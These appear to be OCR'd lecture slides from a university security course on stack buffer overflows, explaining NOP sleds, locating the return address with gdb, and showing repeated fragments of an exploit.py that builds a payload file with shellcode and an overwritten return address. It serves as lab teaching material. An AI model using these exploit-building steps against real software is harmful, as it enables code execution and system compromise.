CSCI 476: Computer Security

Buffer Overflow Attack (Part 3)

Shellcode, Bypassing Countermeasures

Reese Pearsall

Spring 2023


Announcements


No class on Monday

Lab 2 (Shellshock) due on **Sunday** 2/19
- Updated instructions for task 5


Lab 3 (Buffer Overflow) will be posted sometime in the next few days. Won't be due until March 4th

Have a good weekend ☺




THE STACK
... previous stack frames...
Arguments
Return Address
Previous frame pointer
buffer[99]
buffer[0]
bof() stack frame (stack.c)
Malicious Code
Stuff
New return address
Stuff
"badfile"
THE STACK
/bin/sh
(Overwrite)
New return address
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
bof() stack frame (stack.c)


<u>Step 2:</u> Find the address of our malicious **shellcode**



NOP

The NOP instruction *does nothing*, and the advances to the next instruction


<u>Step 2:</u> Find the address of our malicious **shellcode**



There are two important values we need in a buffer overflow attack

1. The address of the return address
2. The memory address of our malicious code that we put as the *new* return address

<u>Step 2:</u> Find the address of our malicious **shellcode**



There are two important values we need in a buffer overflow attack

1. The address of the return address
2. The memory address of our malicious code that we put as the *new* return address

We found the location of the return address (relative to the `buffer`), by using `gdb`

For the memory address of our malicious code, we made a guess (somewhere above `ebp`), and hope it lands somewhere in our NOP sled

exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
######################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
######################################################################
```

`start` will determine where in the list the malicious code will be inserted

exploit.py

This script will construct our `badfile` for us!


```
####################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200          # TODO: Change this number
offset = 108 + 4        # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of $ebp

200 = GDB offset

`ret` is the value we put at the return address (our guess!!)



exploit.py

This script will construct our `badfile` for us!

```
########################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4         # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
########################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of $ebp

200 = GDB offset

`offset` is where in our list we place the return address (`ret`)


exploit.py

This script will construct our `badfile` for us!

```
####################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200        # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We have some wiggle room with our guess, we can make it slightly bigger or smaller and our attack will still work



Our guess still lands in the NOP sled, so we are good!


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
####################################################################
# Put the shellcode somewhere in the payload
start = 450          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
####################################################################
```

We have some wiggle room with where we place our malicious code, we can make it slightly bigger or smaller and our attack will still work



Our guess still lands in the NOP sled, so we are good!

